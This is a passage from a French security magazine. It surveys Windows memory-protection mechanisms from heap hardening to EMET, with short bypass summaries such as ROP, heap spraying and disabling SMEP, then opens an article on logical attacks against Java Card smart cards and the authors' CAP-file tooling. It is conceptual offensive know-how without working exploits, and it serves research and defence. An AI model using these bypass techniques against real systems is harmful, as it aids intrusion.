Notons qu'à partir de Windows Vista le cookie est vérifié à plusieurs endroits du code (cette vérification n'était faite qu'une seule fois auparavant).

3.2 Safe Unlinking

Introduction :

- 2004 ; tas utilisateur : Windows XP SP2 - Windows 2003 Server SP1 ;
- 2009 ; kernel pool : Windows 7.

Safe unlinking est une vérification qui se produit pendant la déliaison (*unlink*) d'un chunk libre et qui s'assure que l'entrée de liste stockée dans un bloc libre est une entrée de liste doublement chaînée valide (en vérifiant `E->Flink->Blink == E->Blink->Flink == E` où E est l'entrée de la liste de chunk libre).

Cela empêche les techniques d'exploitation, reposant sur l'utilisation de l'opération de déliaison effectuée au cours de la coalescence (regroupement) de chunks libres, d'écrire une valeur arbitraire à une adresse arbitraire de la mémoire.

Cette protection est aussi mise en œuvre au niveau du tas kernel (*kernel pool*), mais aussi au niveau des structures **LIST_ENTRY** (liaison et déliaison) du système.

3.3 Diverses protections du tas

Ci-dessous, une liste non exhaustive de diverses protections appliquées au tas :

- Le tas n'est plus exécutable par défaut (DEP).
- Encodage des pointeurs de fonctions : les pointeurs de fonctions (notamment **CommitRoutine**) dans les métadonnées du tas sont encodés avec une valeur aléatoire afin de détecter leur écrasement.



- Randomisation de l'entête d'entrée de tas : L'entête associé à chaque entrée du tas est randomisé (via un XOR).
- Le LFH (*Low Fragmentation Heap*) a été ajouté en plus des structures du tas comme la *lookaside list* ou les listes de tableaux.
- L'adresse de base d'une région du tas est randomisée grâce à l'ASLR (5 bits d'entropie). {2006}
- Il est possible de terminer directement un programme en cas de détection par le système d'une corruption du tas (*opt-in* possible à l'exécution).
- Mesures d'intégrité supplémentaire des en-têtes du tas durant différentes opérations de manipulation (avant Windows 8, ces vérifications n'étaient faites qu'une fois).
- Une page non mappée est insérée entre différents blocs du tas : tout débordement suffisamment important d'un bloc entraîne un accès sur la page non mappée, générant ainsi une violation d'accès.
- Les allocations du LFH sont randomisées.
- Les allocations au niveau du kernel sont en majorité obtenues à partir du tas (*kernel pool*) non exécutable (NX*).

Contournement : Avec les dernières mesures mises en place, notamment depuis Windows Vista, le tas est devenu difficilement déterministe ce qui rend l'exploitation des métadonnées du tas peu générique. Même si cela reste possible au cas par cas suivant l'application, la tendance actuelle s'établit plutôt à l'exploitation des données applicatives ou les attaques plus traditionnelles sur les pointeurs comme les *double-free*, *use-after-free* et les *dangling pointers*.

4 Protections par le système

4.1 SEHOP

Introduction : 2008 ; Windows Vista SP1.

SEHOP (*Structured Exception Handling Overwrite Protection*) est aussi, comme son nom l'indique, une protection contre la réécriture des gestionnaires d'exception. Cette protection peut être vue comme une extension de la protection /SAFESEH.

Cette fois-ci, la vérification est faite sur toute la chaîne des gestionnaires d'exception en parcourant les membres **Next** de la structure **EXCEPTION_REGISTRATION_RECORD**. La protection vérifie que la chaîne des gestionnaires est correcte et que le dernier maillon de la chaîne pointe vers un gestionnaire spécifique dont le code est une fonction système précise.

Contournement : cette protection est peu efficace si elle est présente seule : il « suffit » de ne pas rompre la chaîne des gestionnaires d'exceptions et de faire pointer le dernier gestionnaire sur la bonne fonction système pour la contourner.

4.2 ASLR

4.2.1 ASLR v1

Introduction : 2006 ; Windows Vista

ASLR (*Address Space Layout Randomization*) est une technique de randomisation des adresses de base de différents composants du système. Lors de son introduction, cette protection ne touchait que les modules exécutables en mode utilisateur, et encore sous certaines conditions.

Cette protection touche notamment :

- Les modules exécutables en mode utilisateur et noyau ;
- Les piles de threads {Windows 7} ;
- Le(s) tas (blocs alloués et structures internes) {Windows 7} ;
- Les structures systèmes (TEB, PEB) {Windows 7 ; Améliorations de l'entropie dans Windows 8} ;
- Fichiers mappés (MapViewOfFile) {Windows 8} ;
- Allocations de pages (VirtualAlloc) {Windows 8}.

L'ASLR est appliqué par le système après vérification du drapeau **IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE** dans l'en-tête PE (**IMAGE_OPTIONAL_HEADERXX::DllCharacteristics**) :

```
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040 // DLL can move.
```

Contournement : pour toutes les protections relatives à l'ASLR, il convient pour l'attaquant de trouver des adresses plus ou moins prédictibles à l'avance. Certaines portions de mémoire ne sont pas aléatoires (**KUSER_SHARED_DATA** et **LdrHotPatchRoutine()** avant Windows 8 (voir **[LdrHotPatchRoutine]**)) ; utiliser le *heap-spraying* ; certaines DLL ne sont pas compatibles avec l'ASLR, par ex. les DLLs de cygwin ; les fuites d'informations (*information leak*) : pointeur de fonctions, adresses d'objets, *stack cookie*, *last exception handler*, *heap cookie*, etc.

4.2.2 Force ASLR

Introduction : 2012 ; Windows 8 ; Windows 7 (KB2639308).

Les DLLs, même si elles ne disposent du flag **DYNAMIC_BASE**, peuvent se voir chargées à une adresse aléatoire. Cette fonctionnalité est uniquement possible pour les DLLs, car elles possèdent des informations de relocation (**.reloc**).

4.2.3 HiASLR (HE)

Introduction : 2012 ; Windows 8.

HiASLR (nom officiel : 'HE' pour *Hi Entropy*) est une version améliorée de la protection ASLR en donnant plus de bits d'entropie.

Cette option n'est applicable que pour les processus 64-bits (étant déjà compatibles avec l'ASLR) et disponible



uniquement via la ligne de commandes de l'éditeur de liens de Microsoft (option `/HIGHENTROPYVA`).

Cette option du linker place la valeur **0x20** dans le champ **DllCharacteristics** du PE Header :

```
// Image can handle a high entropy 64-bit virtual address space.
#define IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA 0x0020
```

4.3 Désactivation des appels système graphiques

Introduction : 2012 ; Windows 8.

Sous Windows 8, il est possible de désactiver les appels aux *syscalls* graphiques (la protection s'effectuant à l'exécution pour son propre processus et devant être mise en place avant le chargement des bibliothèques graphiques).

Cette protection vise à réduire drastiquement la surface d'attaque du noyau, le composant graphique principal de Windows (**win32k.sys**) étant situé dans cet espace et connu pour ses nombreux bugs.

En pratique, la désactivation des *syscalls* graphiques se fait via un appel à la fonction **SetProcessMitigationPolicy()** comme suit :

```
PROCESS_MITIGATION_SYSTEM_CALL_DISABLE_POLICY policy = { 0 };
policy.DisallowWin32kSystemCalls = 1;
::SetProcessMitigationPolicy(
    ProcessSystemCallDisablePolicy,
    &policy,
    sizeof(PROCESS_MITIGATION_SYSTEM_CALL_DISABLE_POLICY));
```

Dans les faits, la protection ne fonctionne bien sûr que pour les programmes avec une interface en ligne de commandes.

4.4 Null Dereference Mitigation

Introduction : 2012 ; Windows 8 (+ Windows 7).

Windows 8 rend impossible le mapping de la page située en 0 (plus exactement dans la plage d'adresses de 0 à **0x10000**) depuis le mode utilisateur, empêchant ainsi l'exploitation de tous les bugs reposant sur le déréférencement d'un pointeur **NULL** en mode noyau. Cette protection a été rétroportée sur Windows 7.

Contournement : les programmes fonctionnant sous NTVDM (machine virtuelle 16 bits) peuvent toujours allouer la page en 0, mais NTVDM est désactivé par défaut.

5 Protections matérielles

5.1 DEP / NX Bit

Introduction : 2004 ; Windows XP SP2.

Également appelé *Hardware enforced DEP* (*Data Execution Prevention*, [**DEP**]), ce mécanisme utilise

un bit XD (Intel), NX (AMD) ou XN (ARM) pour rendre des pages non-exécutables au sein de la MMU : il devient ainsi impossible pour un attaquant qui aurait détourné le flot d'exécution normal d'exécuter du code en certains endroits comme la pile, le tas ou une partie du *kernel pool*.

Cette fonctionnalité est disponible depuis Windows XP SP2 et nécessite un processeur X86 en mode PAE, de base sur les processeurs X86-64, et depuis ARMv6 pour ARM.

Contournement : ROP (*Return Oriented Programming*), *SetProcessDEPPolicy**, *LdrHotPatchRoutine*, *VirtualProtect*, JIT (compilation *Just In Time* nécessitant d'avoir des pages exécutables), allocations en *NonPagedPool* exécutables au niveau kernel.

5.2 SMEP

Introduction : Architecture Intel Ivy Bridge (2011).

SMEP (*Supervisor Mode Execution Protection*) est une particularité des CPUs Intel x86 / x86-64. Cette protection est activée via le bit 20 du registre CR4 : elle permet d'empêcher l'exécution de code (plus exactement le *fetching* d'instruction) en mode kernel sur les pages résidant dans l'espace d'adressage du mode utilisateur.

In fine, la protection vérifie simplement le bit U/S (User/Supervisor) de l'entrée de structure de pagination (PDPTE, PDE, PTE, PFE, etc.) associée à la page où se trouvent les instructions.

Avec cette protection, il devient donc impossible d'appeler un *shellcode* situé en mode utilisateur depuis le mode kernel.

Contournement :

- Allocation de page(s) exécutable(s) en mode noyau depuis le mode utilisateur.
- ROP (*Return Oriented Programming*) pour désactiver le bit SMEP de CR4.

Notez qu'il existe une fonctionnalité assez semblable à SMEP, la protection SMAP (*Supervisor Mode Access Protection* ; bit 21 du registre CR4 ; Architecture Intel Haswell (2012)) : quand ce bit est activé, il devient impossible de lire ou écrire des données en mode utilisateur depuis le mode kernel (sauf en utilisant les nouvelles instructions CLAC et STAC). Toutefois, bien que le matériel soit déjà opérant, Windows ne prend pas encore en charge cette protection.

6 Sandbox

L'utilisation des sandboxes (ou boîtes à sable) part d'une conclusion plutôt pessimiste, vu qu'il n'est pas possible de totalement sécuriser une application, il faut réduire au maximum son périmètre d'action (i.e. ses droits). Cependant, il est souvent impossible de complètement réduire les permissions d'une application. C'est pourquoi les sandboxes ne représentent qu'une partie d'une application contenant le code à risque (ex.



le traitement du rendu dans un navigateur internet) et doivent communiquer avec un broker lorsque l'accès à des ressources particulières est nécessaire.

6.1 SID

Windows possède un système de sécurité relativement fin pour le contrôle d'une ressource sécurisable (fichier, socket, processus...). Ce modèle repose sur un token (ou jeton en français) qui est l'identité de sécurité. Cette structure contient, entre autres, des SID (*Security IDentifier*) représentant une autorité de sécurité (l'utilisateur, tout le monde...) et un attribut « activé » (**SE_GROUP_ENABLED**), ou « pour interdire uniquement » (**SE_GROUP_USE_FOR_DENY_ONLY**).

Lors de l'accès à une ressource, le système va interroger, dans l'ordre défini dans l'objet, la liste des permissions par SID contenue dans la ressource et tester si les SIDs présents dans le token autorisent l'accès. Ce traitement est réalisé par la fonction **AccessCheck** (ou **NtAccessCheck** en kernel).

- Restricted SID

Ce type de SID [**RestrictedSID**] ajoute un autre niveau de contrôle, lors de l'accès à une ressource, le token doit passer la première validation avec ses SIDs, puis passer une validation avec ses SIDs restreints. Si les deux sont validés, la ressource est accessible.




Fig. 1 : Fonctionnement d'un SID restreint.

- Integrity Level SID

Les modèles vus précédemment facilitent un peu plus l'isolation des processus, mais ne sont pas capables de limiter l'accès au niveau de l'interface graphique. Un thread, avec un token très restreint, peut toujours envoyer des messages sur un processus possédant des droits supérieurs (*shatter attack*).

Pour pallier à ce problème, Windows Vista a vu apparaître un nouveau mécanisme au sein des tokens, les niveaux d'intégrités [**IntegrityLevelSID**].

Il existe 6 niveaux différents : non digne de confiance, bas, moyen, élevé, système et protégé (DRM). Nous nous concentrerons uniquement sur le niveau bas, celui qu'on retrouve sur les implémentations de sandbox pour les navigateurs. Ces applications ayant un niveau d'intégrité inférieur à moyen sont appelées des *restricted callers*.

Ce niveau, dans sa politique standard, réduit considérablement la possibilité d'écriture sur le système de fichiers (%**UserProfile%**\AppData\LocalLow uniquement), ainsi que

sur la base des registres (**HKEY_CURRENT_USER\Software\AppDataLow** uniquement). Il empêche également l'envoi de messages inter-processus par fenêtre (Windows Message) si le destinataire a un niveau plus élevé et si le message est de type écriture comme **WM_SETTEXT** (*Shatter attack*). Cette protection s'appelle UIPI (*User Interface Privilege Isolation*) et est gérée au niveau kernel par le composant graphique **win32k.sys**.

Il est à noter que certains tests ont été ajoutés directement dans le noyau sur les niveaux d'intégrités, ces tests sont réalisés avec la fonction **RtlSidDominates** comme dans **SepAdjustPrivileges** :

```
mov     rdx, cs:SeMediumMandatorySid
mov     rcx, [rsp+88h+Sid]
lea     r8, [rsp+88h+SidDominatesMediumMandatorySid]
call    RtlSidDominates
; ...
```

Extrait de la fonction **SepAdjustPrivileges()**, un token en dessous d'une intégrité moyenne ne peut pas modifier ses privilèges.

Pour descendre le niveau d'intégrité d'un token, il faut utiliser l'appel système **SetTokenInformation** avec le paramètre **TokenIntegrityLevel**.

6.2 AppContainer

Apparu avec Windows 8, l'AppContainer (ou en interne *LowBox token*) a été conçu pour isoler complètement les applications WinRT des applications « Desktop ». Sa mise en œuvre repose sur la modification de la structure interne **_TOKEN** du kernel.

On trouve, entre autres, l'ajout d'un PackageSid (unique par application WinRT) et CapabilitiesSid (permissions données pour une application) permettant au broker (ici, **RuntimeBroker.exe**) de gérer les permissions de manière générique.

La récupération d'un LowBox token se fait par l'appel système **NtCreateLowBoxToken**. D'autres composants de sécurité testent l'utilisation d'un LowBox token à l'aide du flag **0x4000 (TOKEN_LOWBOX)**.

Enfin, pour démarrer une application dans un AppContainer, il faut utiliser la fonction **UpdateProcThreadAttribute** avec l'attribut **PROC_THREAD_ATTRIBUTE_SECURITY_CAPABILITIES**.

Contournement : la mise en œuvre des sandboxes est généralement assez efficace, le point faible se situant plutôt du côté des brokers et en particulier du décodage des messages envoyés vers la sandbox. Il est aussi possible de contourner une sandbox en utilisant une faille touchant le noyau.

Au sujet des sandboxes, voir [**SSTICWinRT**] et [**KASLRBypassMitigations**].

7 EMET

EMET (*Enhanced Mitigation Experience Toolkit*, [**EMET**]) est un outil développé par Microsoft qui propose des protections supplémentaires à celles



apportées nativement par les systèmes d'exploitation. EMET est bien souvent un laboratoire permettant de tester de nouvelles protections avant de les inclure dans le système.

Parmi les protections apportées, citons notamment :

- L'obligation pour une application de prendre en charge (tout ou partie) les protections DEP, ASLR et SEHOP et cela que l'application le veuille ou non.
- EAF / EAF+ (*Export Address Table Access Filtering*) : impossibilité de charger la table d'exportation de fonctions pour les bibliothèques partagées **ntdll.dll** et **kernel32.dll**.
- LoadLib : impossibilité de charger une bibliothèque partagée depuis un chemin UNC.
- Heap Spray Allocation : les pages communément allouées lors d'un *heap spray* sont dorénavant réservées.
- Anti Detours : *anti-hooking* de fonctions.
- Caller : vérification que l'exécution d'une fonction se fait via un appel et non via un retour (instruction RET).
- SimExecFlow (*Simulate Execution Flow*) : détection de gadgets ROP suivant un appel à une fonction considérée comme critique.
- Stack Pivot : vérification pour savoir si la pile est toujours la « vraie » pile (détection de *stack pivot*).
- ASR (*Attack Surface Reduction*) : impossibilité pour certaines applications (par exemple, celles de la suite Office ou Internet Explorer) de charger des plugins tiers.
- Deep Hooks : protections des couches basses de l'API Windows utilisée par des APIs critiques.
- Certificate Pinning : association et vérification d'un certificat X509 (et de sa clé publique) avec une autorité de certification spécifique.

Contournement : il existe plusieurs contournements connus des protections apportées par EMET (avec une ou quelques protections actives). Notons toutefois que l'activation d'une majorité de protections fournies par EMET rend l'exploitation d'une faille très difficile, mais peut aussi entraîner des soucis de stabilité sur certaines applications.

Conclusion

Les vulnérabilités « classiques » sont aujourd'hui en voie d'extinction sur les systèmes Windows, ce qui oblige les attaquants à se tourner vers des vulnérabilités plus obscures, plus difficiles à dénicher et aussi plus difficiles à exploiter.

L'exploitation de failles nécessite bien souvent de combiner plusieurs vulnérabilités afin d'obtenir une exécution de code, une des difficultés majeures pour l'attaquant étant alors d'obtenir une « fiabilisation » de l'exploit pouvant garantir une exécution dans (presque) 100 % des cas.

Cette nécessité de la fiabilisation des exploits se heurte alors à une antinomie particulière pour

les attaquants : ces derniers cherchent à tout prix à se simplifier l'exploitation tandis que la facilité d'exploitation, le déterminisme et la prédictibilité du système n'ont jamais été aussi bas. Sur les tout derniers systèmes d'exploitation Windows, la fuite d'information (*information disclosure/leak*) devient ainsi une denrée rare et hautement précieuse.

Si les systèmes Windows sont devenus plus difficilement attaquables, tant au niveau du mode utilisateur que du mode noyau, l'exploitation du système (en lui-même) ou via le système devient de facto moins séduisante (à ceci près que lorsqu'une attaque système devient possible et – surtout – réussie elle devient nécessairement plus lucrative). De fait, l'attention de la majorité des attaquants se tourne inévitablement vers du code moins protégé et des points d'entrée plus facilement accessibles.

Bien que les règles du jeu deviennent de plus en plus complexes, le jeu du chat et de la souris ne fait, en réalité, que continuer... ■

■ Remerciements

Merci à nos amis et collègues de Quarkslab, notamment Alexandre et Damien pour leurs relectures et conseils avisés.

■ Références

[WinXP] <http://windows.microsoft.com/en-us/windows/lifecycle>

[SDL] <https://www.microsoft.com/security/sdl/default.aspx>

[SecurityBaselineAnalyzer] <http://www.microsoft.com/en-us/download/details.aspx?id=7558>

[0xdabbad00] http://0xdabbad00.com/wp-content/uploads/2013/04/exploit_mitigation_kill_chain.png

[sealed] <http://msdn.microsoft.com/en-us/library/0w2w91tf.aspx>

[final] <http://msdn.microsoft.com/en-us/library/jj678985.aspx>

[LdrHotPatchRoutine] <https://blogs.technet.com/b/srd/archive/2013/08/12/mitigating-the-ldrhotpatchroutine-dep-aslr-bypass-with-ms13-063.aspx>

[DEP] <http://support.microsoft.com/kb/875352>

[RestrictedSID] [http://msdn.microsoft.com/en-us/library/windows/desktop/aa379316\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa379316(v=vs.85).aspx)

[IntegrityLevelSID] <http://msdn.microsoft.com/en-us/library/bb625957.aspx>

[SSTICWinRT] <http://www.quarkslab.com/dl/2012-SSTIC-WinRT-slides.pdf>

[KASLRBypassMitigations] <http://www.alex-ionescu.com/?p=82>

[EMET] <http://support.microsoft.com/kb/2458544>



JAVA CARD DANS TOUS SES ÉTATS !

Guillaume Bouffard – guillaume.bouffard@unilim.fr
Université de Limoges

Tiana Razafindralambo – tiana.razafindralambo@ul.com
Underwriters Laboratories

mots-clés : JAVA CARD / ATTAQUES / LOGIQUES / EXPLOITATIONS

L'année 2013 a été une année assez « riche » en termes de découverte et d'exploitation de 0-day dans la nature en ce qui concerne la famille Java (1). Java Card fait tout aussi bien partie de cette famille. Néanmoins, son processus d'évaluation suit un tout autre chemin et les attaques découvertes jusqu'à maintenant n'en sont pas moins intéressantes.

1 Introduction

Java Card est une des plateformes pour carte à puce les plus utilisées. Aux États-Unis, par exemple, le Département de la Défense (<https://www.gemalto.com/brochures/download/dod.pdf>), Visa et American Express font partie des plus grosses organisations qui utilisent Java Card comme solution embarquée. Du fait de leurs usages répandus et des biens qu'elles contiennent, les cartes ouvertes sont un terrain d'investigation très intéressant dû aux possibles problèmes de sécurité qui découlent de la cohabitation de plusieurs applications d'auteurs différents.

De manière générale, les cartes à puce sont employées pour l'authentification et le stockage de données sensibles. Il existe deux grandes catégories de cartes à puce : les plateformes dites fermées, qui ne permettent pas l'installation d'applications autres que celles déjà embarquées après émission de la carte par le fabricant. Ces types de cartes ne seront pas étudiées ici. D'un autre côté, les plateformes ouvertes offrent la possibilité d'installer plusieurs applications même après émission de la carte par le fabricant. Ce type de plateforme est articulé autour d'une spécification publique (cartes à puce Java Card, par exemple) ou non (cartes embarquant une machine virtuelle .Net par exemple).

1.1 En bref, qu'est-ce qu'une carte à puce ?

Une carte à puce est un système constitué d'un microprocesseur et de mémoires. D'un point de vue matériel, une carte à puce est composée d'un processeur et, généralement, d'un crypto-processeur optimisé

pour l'exécution des algorithmes cryptographiques. Sa mémoire est composée d'un module RAM (*Random Access Memory*), d'une zone ROM (*Read-Only Memory*) et d'une mémoire de type EEPROM (*Electrically-Erasable Programmable ROM*). Chaque mémoire a un but différent. Dans une carte à puce, la zone ROM contient le système d'exploitation et les éléments (programmes et les données) fournis par le constructeur. Les informations personnelles (clés cryptographiques, secrets bancaires...) et les programmes installés après la distribution de la carte sont stockés dans le module EEPROM. De très récentes cartes embarquent une mémoire de type Flash à la place des modules ROM et EEPROM.

Cependant, de nos jours, la puissance des processeurs actuels ainsi que la capacité de la mémoire de stockage ont beaucoup évolué, leur permettant ainsi d'exécuter des applications nécessitant beaucoup plus de ressources.

1.2 Java dans une carte à puce

La technologie Java Card repose sur les éléments de sécurité de Java et garde la simplicité de développement offerte par ce langage. De plus, l'interopérabilité des applications Java Card est assurée par Oracle au travers de la spécification Java Card.

La plateforme Java Card est un environnement multi-applicatif où les données critiques d'une application doivent être protégées contre les accès malveillants provenant d'autres applications. Afin de protéger les applets entre eux, la technologie Java classique utilise la vérification de type, le chargeur de classes et le gestionnaire de sécurité pour créer un espace privé pour chaque applet. À cause des fortes contraintes des cartes à puce, embarquer ces éléments de sécurité



est très difficile. La solution adoptée est d'extraire la vérification sémantique hors de la carte. Dans la carte, le pare-feu Java Card remplace le chargeur de classes et le gestionnaire de sécurité Java.



Installeur Java sous Windows

Le modèle de sécurité Java Card repose donc sur deux parties : l'une déportée (le vérifieur de *bytecode* externe) et l'autre embarquée dans la carte (mécanisme de sandbox). Hors de la carte, les fichiers de classe Java doivent être convertis en un format de fichier (le format CAP pour *Converted APplet*) optimisé pour les périphériques avec très peu de ressources comme la carte à puce. Durant cette phase de conversion, la sémantique du programme est vérifiée. Le fichier de sortie peut-être signé pour garantir sa provenance et son intégrité. Pour des raisons de sécurité, la possibilité de télécharger du code dans la carte est contrôlée par un protocole défini par GlobalPlatform. Ce protocole s'assure que le propriétaire du programme a les droits nécessaires. Dans la carte, une fois l'applet installé, le pare-feu Java Card ségrègue chaque applet installé dans la carte.

1.3 L'architecture Java Card

1.3.1 Java Card : un sous-ensemble de Java

Les applications Java Card sont développées dans le langage Java. L'API Java Card est composée d'un sous-ensemble de fonctionnalités. Ceci est dû aux contraintes de ressources des cartes à puce. En effet, les fonctionnalités non supportées dans une application Java Card sont : tous les types primitifs de données de grosse taille (long, double, float), les tableaux à plusieurs dimensions, les chaînes de caractères, le chargement dynamique des classes, le gestionnaire de sécurité, le ramasse-miette (ce composant est optionnel et peu implémenté), les threads, la sérialisation d'objets, le clonage d'objets et le mot clef **final** (2).

Après compilation d'une application Java Card, le *bytecode* Java résultant est une version transformée, de telle sorte que les contraintes de mémoire soient satisfaites.

1.3.2 L'architecture interne de la machine virtuelle

Le monde de la carte à puce est un monde qui pratique beaucoup la culture du secret. Par exemple, par rapport à la spécification de la machine virtuelle (MV) Java classique, la spécification de la MV Java Card (MVJC) ne donne pas beaucoup d'information sur la structure interne de cette dernière. Cela offre une portabilité plus facile et une certaine flexibilité pour les développeurs afin d'optimiser, à leur guise, la MVJC. De plus, contrairement à la MV Java, il n'existe pas d'implémentation publique de la MV Java Card.

Pour cause, chaque constructeur possède sa propre implémentation de la machine virtuelle. Le seul problème à ce niveau, c'est que la « cartographie » de la structure interne de la MV est ainsi différente d'une carte à une autre. En effet, chaque constructeur, selon l'implémentation de la MV, alloue différemment les zones mémoires... Ceci rajoute ainsi un peu plus de difficulté quant à une phase de rétroconception. Néanmoins de manière générale, il s'avère que certaines parties/composantes ne diffèrent pas tant que ça de la MV traditionnelle Java.

1.3.3 La Pile Java

D'après sa spécification, la pile Java Card ne diffère pas de la pile Java. En résumé, c'est une zone mémoire où viennent s'empiler des frames Java et diverses données.

Une frame est une zone mémoire sur la pile Java réservée à une seule méthode. Elle est allouée lors de l'invocation de celle-ci. Sa taille dépend : du nombre de variables locales qu'elle utilise (255 au maximum), et de la taille maximale de la pile des opérandes de la méthode. De plus, la taille de l'entête de la frame courante rentre aussi en jeu. La spécification Java précise bien que chaque frame doit contenir de quoi restaurer l'état de l'appelant. Cela inclut donc la taille des variables locales et de la pile des opérandes et l'adresse de la prochaine instruction dans la méthode appelante. Mais, l'implémentation de la MVJC étant propriétaire, les données qui se trouvent dans cette zone varient alors d'une implémentation à l'autre.

1.3.4 Comment une carte à puce communique vers l'extérieur

La carte à puce Java Card utilise une mémoire tampon unique, appelée le buffer APDU (*Application Protocol Data Unit*). Par ce buffer, transite les données échangées



avec la carte. Le fonctionnement de ce mécanisme est défini par le standard ISO 7816 (3) comme une suite d'octets de taille variable comportant un en-tête et des données. Ainsi, le seul moyen d'émettre ou de réceptionner des données vers ou depuis la carte nécessite de passer par ce buffer.

2 Les Attaques sur Java Card

Il existe plusieurs techniques d'attaques pour mettre à mal une plateforme Java Card. Nous avons les attaques physiques, les attaques logiques/logicielles, et les attaques combinées (logique + attaque par injection de faute au laser ou électromagnétique). Nous rappelons brièvement dans le **Tableau 1** ces grandes familles d'attaques, et ce qu'il serait possible de cibler. Néanmoins, nous détaillerons uniquement la partie attaque logique, plus exactement la phase d'analyse et d'exploitation.

2.1 Les attaques logiques

Les attaques logiques, ou attaques logicielles, sont les attaques les plus accessibles et les moins onéreuses. En effet, pour les réaliser, il ne faut généralement que très peu de matériel pour les concevoir et les mettre en pratique. Un éditeur de programme Java ou un éditeur hexadécimal pour modifier les applications, quelques échantillons de cartes de développement Java Card (disponibles sur Internet pour quelques euros) et un lecteur de carte sont nécessaires pour commencer à jouer.

Comme chaque constructeur possède sa propre implémentation de la machine virtuelle Java Card, il y a des différences au niveau de l'implémentation des contre-mesures. Chaque plateforme ne réagit donc pas toujours de la même façon, un minimum d'apprentissage sur la plateforme visée est donc nécessaire.

Étant donné qu'il est possible d'installer des applications tierces sur les plateformes ouvertes, un utilisateur mal intentionné peut exécuter des codes malicieux visant à extraire les biens contenus dans la carte à puce ou à perturber le comportement des autres applications.

La première défense de la plateforme Java Card est le Vérifieur de Bytecode (Bytecode Verifier - BCV) qui s'assure via une analyse statique, que le code est structurellement et sémantiquement respectueux des règles Java. Une application embarquant du code détecté comme étant incorrect par le BCV sera alors appelée application mal-formée. Les applications qui réussissent à passer les vérifications du vérifieur et qui pourtant ont un comportement malicieux à l'exécution seront identifiées comme étant des applications malicieuses bien formées.

Le BCV est une composante du modèle de sécurité de la plateforme Java Card. Par défaut, il est présent dans le Kit de Développement Logiciel (*Software Development Kit* - SDK) de Java Card sous forme d'un fichier JAR exécutable. Étant à l'extérieur de la carte, on appellera ce dernier un off-card BCV. Il est conseillé de l'utiliser pour vérifier les applications avant de les installer sur une carte. Certaines cartes (pas beaucoup) peuvent embarquer directement un BCV interne. On parle alors de on-card BCV. Mais étant donné les performances requises pour exécuter ce dernier, il est assez rare d'être dans ce cas de figure. Néanmoins, lors de l'évaluation des cartes à puce on tient quand même en compte cette hypothèse dans la notation finale de l'évaluation.

Les applications mal-formées ont subi une modification directement au niveau *bytecode*. Le binaire est ainsi directement manipulé afin d'ajouter un ensemble d'opérandes Java Card qu'il ne serait pas possible de générer avec un compilateur standard sans être confronté aux règles Java. Une application ne respectant pas les règles du langage Java ne passe généralement pas le BCV.

Nous expliquerons dans les sections qui suivent, comment il est possible d'extraire des données d'une carte à puce via une attaque logique à la suite de la réussite d'une première attaque. Cette dernière exploite un débordement de la pile Java (*stack underflow*). Après extraction de ces données s'en suivra la partie analyse qui consiste à faire de la rétroconception sur les données récoltées afin d'en déduire la suite d'au moins un chemin d'attaque. Une fois déterminée, la dernière étape consiste alors à mettre en place le/les exploit(s).

Familles d'attaque	Composantes visées	Fonctionnalités/Mécanismes visés
Attaques physiques	API Java Card et l'Implémentation cryptographique	Gestion des clés cryptographiques et du code PIN, les fonctions de comparaisons, de copie et cryptographiques
Attaques logiques	La machine virtuelle Java Card	Encodage des références, implémentation de la pile Java et de la frame, l'implémentation des différentes instructions et les actions/procédures de sécurité mises en place
Attaques combinées	L'environnement d'exécution Java Card	La gestion de la mémoire transiente, le mécanisme de pare-feu, le mécanisme de transaction, le mécanisme d'interface de partage, le mécanisme d'installation et le mécanisme de résolution de symboles

Tableau 1 : Résumé des cibles visées en fonction de la famille d'attaque appliquée.

2.2 Outils

Afin de réaliser les attaques que nous allons vous présenter, nous avons développé, en Java, une suite d'outils que nous utilisons régulièrement. Cet ensemble de logiciels est composé de : CapMap, OPAL, du CapMap-Shell et du JCDA. CapMap est une librairie permettant de modifier les fichiers CAP afin d'obtenir des fichiers (in)corrects. OPAL, disponible ici : <https://bitbucket.org/ssd/opal>, implémente les protocoles d'authentification, de chiffrement et de transfert permettant d'utiliser pleinement les cartes à puce. Ensuite, CapMap-Shell est la fusion des deux précédents outils. Il a pour but de donner la possibilité à l'utilisateur de manipuler le fichier CAP directement au sein d'un shell interactif et d'installer/tester sur la carte cible le CAP mal-formé nouvellement créé.

```

CapMap-Shell
Commands:
- ?list or ?list-all, to list all commands
- ?list edit, to list all commands that start with the word "edit"
- ?help command-name, to get a detailed info on a command

CAPMAP-SHELL-MODE
cmd> ?la
abbrev  name      params
!dl     !disable-logging  <>
!rs     !run-script     <filename>
!el     !enable-logging  <filename>
!sdt    !set-display-time <do-display-time>
!gle    !get-last-exception <>
?ghh    ?generate-HTML-help <file-name, include-prefixed>
?la     ?list-all        <>
?l      ?list            <startsWith>
?l      ?list            <>
?h      ?help          <>
?h      ?help          <command-name>
em      edit-method      <p1>
tut     tutorial        <>
ia      install-applet  <>
dcp     display-cap-file   <>
dam     display-all-method <>
ua      uninstall-applet  <>
isa     install-and-select-applet <>
lcp     load-cap-file   <p1>
scp     save-cap-file   <p1, p2>
cmd>

```

Liste des commandes de base de CapMap-Shell.

Enfin, JCDA est un outil permettant d'analyser des instantanées mémoires de carte à puce. Après une phase d'apprentissage dépendant du modèle de carte attaquée, le JCDA permet d'en extraire automatiquement les données et le code contenus dans ce plan mémoire.

3 Exemple d'attaque : extraction de secrets au sein d'une carte à puce

Nous avons vu en introduction qu'une carte à puce possède différentes zones mémoires qui ont chacune leurs propriétés. Par exemple, des clés cryptographiques peuvent être encodées directement au sein de la ROM lors de la fabrication de la carte. Dans le cas d'une application, celle-ci peut dynamiquement stocker de l'information en RAM ou aussi dans la zone EEPROM. L'un des buts principaux d'une attaque logique est alors de trouver un moyen de localiser et/ou d'extraire les secrets recherchés de ces zones mémoires.

